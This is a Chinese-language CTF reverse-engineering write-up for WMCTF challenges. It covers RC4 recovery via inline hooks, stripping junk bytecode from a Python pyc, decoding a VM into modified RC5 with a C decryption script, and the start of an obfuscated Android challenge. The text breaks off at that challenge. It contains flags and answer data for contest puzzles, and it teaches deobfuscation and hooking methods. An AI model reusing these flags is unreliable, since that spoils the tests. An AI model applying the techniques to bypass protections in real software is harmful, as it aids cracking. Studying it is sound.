
2. v6数组的长度应该是255

Xref	Line	Column	Pseudocode line
w	138	22	v6[*v16] = *v16;
r	138	30	v6[*v16] = *v16;
w	282	20	v16 = &v42;
rw	317	23	++*v16;
r	337	19	v55 = *v16 < 256;


因此猜测其为rc4算法，cypherChef验证下:




那么正常的输出应该是和一个预设值进行对比的，根据这样的特征查找v104的引用




对应汇编地址在0x9D84




直接inline hook吧，验证x9确实是输出的内容。




那么为了验证对应的x8寄存器所处内存的对比数据是什么呢?直接inline hook



验证下RC4




有乱码??数据长度到底是多少呢?



最终得到flag为: wmctf{K3p1n2un#1n9!$#@}

check 下



RightBack

0x00 Daily Shell Check

pyc文件，查看Read可知运行在python3.9下

0x01 Deobfuscation

Find Flower

Pyc文件直接使用pycdc进行反编译，不过可以发现直接报错，所以去观察一下python的字节码

```
    0
[Disassembly]
    0       LOAD_GLOBAL              0: bytearray
    2       LOAD_GLOBAL              1: NULL + bytearray
    4       LOAD_METHOD              2: pack
    6       LOAD_CONST               1: '<I'
    8       JUMP_FORWARD             0 (to 10)
    10      JUMP_FORWARD             4 (to 16)
    12      <INVALID>
    14      POP_JUMP_IF_TRUE         81
    16      JUMP_FORWARD             2 (to 20)
    18      <INVALID>
    20      LOAD_FAST                0: num
    22      CALL_METHOD              2
    24      CALL_FUNCTION            1
    26      STORE_FAST               2: numArr
    28      LOAD_GLOBAL              3: NULL + struct
    30      LOAD_CONST               2: 4
    32      JUMP_FORWARD             0 (to 34)
    34      JUMP_FORWARD             4 (to 40)
    36      INPLACE_LSHIFT
    38      LOAD_METHOD              42 <INVALID>
    40      JUMP_FORWARD             2 (to 44)
    42      <INVALID>
    44      CALL_FUNCTION            1
    46      GET_ITER
    48      FOR_ITER                 20 (to 70)
    50      STORE_FAST               3: i
    52      LOAD_GLOBAL              4: pack
    54      LOAD_FAST                2: numArr
    56      LOAD_FAST                3: i
    58      BINARY_SUBSCR
    60      BINARY_SUBSCR
    62      LOAD_FAST                2: numArr
    64      LOAD_FAST                3: i
    66      STORE_SUBSCR
    68      JUMP_ABSOLUTE            48
    70      LOAD_GLOBAL              1: NULL + bytearray
    72      LOAD_METHOD              5: unpack
    74      LOAD_CONST               1: '<I'
    76      JUMP_FORWARD             0 (to 78)
```

不难发现有大量花指令，看似好像每个花指令都不一样，但其实形式都是一样的，形如

```
# JUMP_FORWARD  0       6E 0
# JUMP_FORWARD  4       6E 4
# 4个无意义字节          1 2 3 4
# JUMP_FORWARD  2       6E 2
# 两个无意义字节         5 6
# org
```

所以我们只需要把这些全部nop就能解决了？但nop完可以发现程序跑不起来了，反编译的工具也依然不可用

原因是python的co_lnotab

1. 这是指令与行号的对应表
2. Python通过 `co_lnotab` 将字节码和源码行数对齐，服务于源码调试
3. 当我们改成了nop后，带参数的指令变成不带参数的指令定然会导致字节码偏移计算错误

> “
> https://svn.python.org/projects/python/branches/pep-0384/Objects/lnotab_notes.txt

Remove Flower

于是我就换了个思路，就是直接去除花指令的字节码，但同时也要考虑python的结构体的修复，其中与我们字节码长度相关的结构体就是co_code

```
'co_argcount'      # code需要的位置参数个数,不包括变长参数(*args 和 **kwargs)
'co_cellvars'      # code 所用到的 cellvar 的变量名,tuple 类型, 元素是
PyStringObject('s/t/R')
'co_code'          # PyStringObject('s'), code对应的字节码
'co_consts'        # 所有常量组成的 tuple
'co_filename'      # PyStringObject('s'), 此 code 对应的 py 文件名
'co_firstlineno'   # 此 code 对应的 py 文件里的第一行的行号
'co_flags'         # 一些标识位,也在 code.h 里定义,注释很清楚,比如 CO_NOFREE(64) 表示此
PyCodeObject 内无 freevars 和 cellvars 等
'co_freevars'      # code 所用到的 freevar 的变量名,tuple 类型, 元素是
PyStringObject('s/t/R')
'co_lnotab'        # PyStringObject('s'),指令与行号的对应表
'co_name'          # 此 code 的名称
'co_names'         # code 所用的到符号表, tuple 类型,元素是字符串
'co_nlocals'       # code内所有的局部变量的个数,包括所有参数
'co_stacksize'     # code段运行时所需要的最大栈深度
'co_varnames'      # code 所用到的局部变量名, tuple 类型, 元素是 PyStringObject('s/t/R')
```

也就是在修改了字节码后，同时要改co_code的长度，而根据python字节码的机制，每个函数会分成一个个代码段，在我们去除了每个代码段花的同时同时也要修改相对应的co_code，同时我们也可以根据每个代码段的头都是0x73 来读取每个代码段

```
def slice_code(code):
    # 记录代码段的 开头 与 长度
    code_attribute = []
    for i in range(len(code)):
        if code[i] == 0x73:
```

```
            size = int(struct.unpack("<I", bytes(code[i + 1:i + 5]))[0])
            try:
                if code[size + i + 5 - 2] == 0x53:
                    code_attribute.append({
                        'index': i + 5,
                        'len': size
                    })
            except:
                pass
    # 取出每个代码段
    code_list = []
    for i in range(len(code_attribute)):
        code_list.append(code[code_attribute[i]['index']: code_attribute[i]['index'] +
code_attribute[i]['len']])

    return code_attribute, code_list
```

读取完毕后，就可以开始修复代码段了，要注意的点有

1. 记录去除的指令长度修改co_code
2. 修复跳转语句
3. 去除所有的花指令

由于python的跳转是硬编码进去的，所以当我们去除了字节，整个跳转就乱掉了，于是要修改每个跳转语句，而跳转语句总结一下就是

```
两类跳转
1. 相对跳转
  1.1 检测当前地址到目标地址中间的cnt
2. 绝对跳转
  2.1 检测起始地址到目标地址之前的cnt
```

那么按照这个思路就可以完整的去除整个文件了，完整代码去花与加花代码等比赛结束上传到 github

> “
>
> https://github.com/PoZeep

0x02 Decryption

那么在解混淆后来审计python代码就比较容易了，所有字符串都经过了RC4加密，不过恢复了源码就可以直接打印出来看字符串或是所需要的数据，稍微审计则可发现程序只经过一个 Have 函数的加密，而这里面一个 VM 加密

```
key = "CalmDownBelieveU"
p1(s, key)

key = [61, 15, 58, 65, 177, 180, 182, 248, 192, 143, 37, 238, 50, 29, 215, 190]
key = bytes(p3(s, key))

extendKey = p2(bytes(key))

opcode = [69, 136, 121, 24, 179, 67, 209, 20, 27, 169, 205, 146, 212, 160, 124, 49, 20, 155, 157, 253, 52, 71, 174, 164, 134, 60, 184, 203, 131, 210
opcode = p3(s, opcode)

right = Have()
back = Fun(right)

data1 = [228, 244, 207, 251, 194, 124, 252, 61, 198, 145, 97, 98, 89, 25, 92, 208, 155, 38, 34, 225, 98, 206, 234, 245, 223, 54, 214, 137, 35, 86, 1
data1 = bytes(p3(s, data1))

data2 = [165, 83, 203, 51, 99, 164, 30, 91, 230, 64, 181, 55, 190, 47, 125, 240, 186, 173, 116, 47, 89, 64, 68, 215, 124, 138, 34, 175, 60, 136, 77,
data2 = bytes(p3(s, data2))

data3 = [95, 219, 46, 178, 111, 141, 17, 168, 254, 60, 68, 59, 41, 183, 182, 118, 3, 47, 150, 240, 140, 159, 110, 238]
data3 = bytes(p3(s, data3))
```

而有源码所有的中间数据都可以调试获取，有了正确的opcode，写出一个解释器即可得知程序对输入进行了什么样的加密，当然加密不是很长直接手动分析也可，于是可以得知加密过程如下

```
init
初始化寄存器

mov ecx, 0                          ; 0x50, 3, 3, 0
add eax, key ecx  eax += key0               ; 0x1D, 1, 1, 3
mov ecx, 1                          ; 0x50, 3, 3, 1
add ebx, key ecx  ebx += key1               ; 0x1D, 1, 2, 3



add cnt, 1    循环开始                 ; 0x1D, 3, 6, 1
xor eax, ebx  A^B                   ; 0x71, 1, 2
mov ecx, eax  ecx = A ^ B               ; 0x50, 2, 3, 1
mov r8, ebx   r8 = B                ; 0x50, 2, 5, 2
and ebx, 0x1F B & 0x1F              ; 0x72, 2, 0x1F
shl eax, ebx  eax = (A^B) << (B & 0x1F)         ; 0x29, 1, 2
mov edx, 32                         ; 0x50, 3, 4, 32
sub edx, ebx  32 - (B & 0x1F)             ; 0x96, 2, 4, 2
shr ecx, edx  ecx = (A^B) >> (32 - (B & 0x1F))       ; 0x74, 3, 4
or eax, ecx A = (A^B) << (B & 0x1F) | (A^B) >> (32 - (B & 0x1F)) ; 0x57, 1, 3
mov ebx, cnt                        ; 0x50, 2, 2, 6
mul ebx, 2                          ; 0xDC, 3, 2, 2
mov ecx, key ebx                    ; 0x50, 1, 3, 2
add eax, ecx  A += roundkey[2 * i]          ; 0x1D, 2, 1, 3
```

```
mov ebx, r8                          ; 0×50, 2, 2, 5
xor ebx, eax  B ^ A                  ; 0×71, 2, 1
mov ecx, ebx  ecx = B ^ A               ; 0×50, 2, 3, 2
mov edx, eax                        ; 0×50, 2, 4, 1
and edx, 0×1F A & 0×1F                 ; 0×72, 4, 0×1F
shl ebx, edx  ebx = (B ^ A) << (A & 0×1F)         ; 0×29, 2, 4
mov r8, 32                          ; 0×50, 3, 5, 32
sub r8, edx r8 = 32 - (A & 0×1F)             ; 0×96, 2, 5, 4
shr ecx, r8                         ; 0×74, 3, 5
or ebx, ecx ebx = (B^A) << (A & 0×1F) | (B^A) >> (32 - (A & 0×1F)) ; 0×57, 2, 3
mov ecx, cnt                        ; 0×50, 2, 3, 6
mul ecx, 2                          ; 0×DC, 3, 3, 2
add ecx, 1                          ; 0×1D, 3, 3, 1
mov edx, key ecx                      ; 0×50, 1, 4, 3
add ebx, edx  B += roundkey[2 * i + 1]          ; 0×1D, 2, 2, 4

cmp cnt, 21                         ; 0×7
jnz add cnt, 1
exit                             0×FF
```


0x03 GetFlag

还原成C语言代码不难发现这是个RC5加密，唯一修改的地方就是轮数改成了21轮，所需要的key在原程序中可以直接打印获得，于是搓出脚本

```
#include <stdio.h>
#include <stdint.h>

#define WORD_SIZE 32
#define KEY_SIZE 16
#define NUM_ROUNDS 21


void RC5_Decrypt(uint32_t *ct, uint32_t *pt, uint32_t *roundKey) {
    uint32_t i;
    uint32_t B = ct[1];
    uint32_t A = ct[0];

    for (i = NUM_ROUNDS; i >= 1; i--) {
        B -= roundKey[2 * i + 1];
        B = (B << (WORD_SIZE - (A & (WORD_SIZE - 1)))) | (B >> (A & (WORD_SIZE - 1)));
        B ^= A;
        A -= roundKey[2 * i];
        A = (A << (WORD_SIZE - (B & (WORD_SIZE - 1)))) | (A >> (B & (WORD_SIZE - 1)));
```

```
        A ^= B;
    }

    pt[1] = B - roundKey[1];
    pt[0] = A - roundKey[0];
}


int main() {
    uint32_t ciphertext[] = {0x43af236, 0x56b19afc, 0xf71e21dc, 0xdb8f8e94, 0x4d34e79d,
0x9c520c6e, 0xfbfad5fd, 0x32f9782c, 0xbbbe39c1, 0xd98575b6, 0x28f8cc78, 0xa4e48592,
0xebd72c5, 0xaf87912a, 0x8bf1ef96, 0x1660d112};
    uint32_t roundKey[] = {1835819331, 1853321028, 1768711490, 1432712805, 2177920767,
4020699579, 2261476601, 3551400604, 711874531, 3318306392, 1124217505, 2427199549,
3099853672, 2098025776, 1041196945, 2929936300, 246748610, 1941455090, 1303848803,
3809763535, 1395557789, 546751855, 1830937100, 2385871555, 2516030638, 3043054017,
3628118989, 1450520846, 1825094265, 3651791800, 32069749, 1469868411, 919887482,
4017993154, 4002737591, 3104343244, 4134211933, 420914335, 4152510760, 1317719524,
1990496755, 1873950060, 2553314372, 3602559392};
    int i, j;
    uint32_t flag[16] = { 0 };

  for ( i = 0; i < 8; i++ )
    {
      RC5_Decrypt(ciphertext + 2 * i, flag + 2 * i, roundKey);
      if (i != 0)
      {
        flag[i * 2] ^= ciphertext[2 * i - 2];
        flag[i * 2 + 1] ^= ciphertext[2 * i - 1];
    }
    for ( j = 3; j >= 0; j-- )
      printf("%c", (flag[i * 2] >> (j * 8)) & 0xFF);
    for ( j = 3; j >= 0; j-- )
      printf("%c", (flag[i * 2 + 1] >> (j * 8)) & 0xFF);
  }


    return 0;
}
```

Get Flag!



ezAndroid

利用了 https://github.com/amimo/goron 做了控制流平坦化混淆和字符串加密

首先看看java层

```
static {
    System.loadLibrary("ezandroid");
}

public void messageBox(String title) {
    AlertDialog.Builder dialog = new AlertDialog.Builder(this);
    dialog.setMessage(title);
    dialog.setPositiveButton("OK", new DialogInterface.OnClickListener() { // from class: com.wmctf.ezandro
        @Override // android.content.DialogInterface.OnClickListener
        public final void onClick(DialogInterface dialogInterface, int i) {
            MainActivity.lambda$messageBox$0(dialogInterface, i);
        }
    });
    dialog.show();
}

/* JADX INFO: Access modifiers changed from: package-private */
public static /* synthetic */ void lambda$messageBox$0(DialogInterface dialogInterface, int i) {
}

public void CheckOutClick(View view) {
    String username = this.usernameInput.getText().toString();
    String password = this.passwordInput.getText().toString();
    if (username.equals("") || password.equals("")) {
        messageBox("username or password is empty!");
    } else if (CheckUsername(username) != 1) {
        messageBox("failed login");
    } else {
        x = username + "123456";
        if (check2(password) != 1) {
            messageBox("failed login");
            return;
        }
        String flag = "WMCTF{" + username + password + "}";
        messageBox(flag);
    }
}

/* JADX INFO: Access modifiers changed from: protected */
@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.usernameInput = (EditText) findViewById(R.id.usernameInput);
    this.passwordInput = (EditText) findViewById(R.id.passwordInput);
    this.checkoutButton = (Button) findViewById(R.id.checkButton);
    this.exitButton = (Button) findViewById(R.id.exitButton);
    this.checkoutButton.setOnClickListener(new View.OnClickListener() { // from class: com.wmctf.ezandroid.
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            MainActivity.this.CheckOutClick(view);
```

没什么东西，就两个check，一个对用户名进行check，一个是对password进行check，去看看so层

Name	Address	Ordinal
JNI_OnLoad	0000000000004570	
start	00000000000000AC0	[main entry]

导出表没东西，应该是动态注册，可以尝试hook一下RegisterNatives

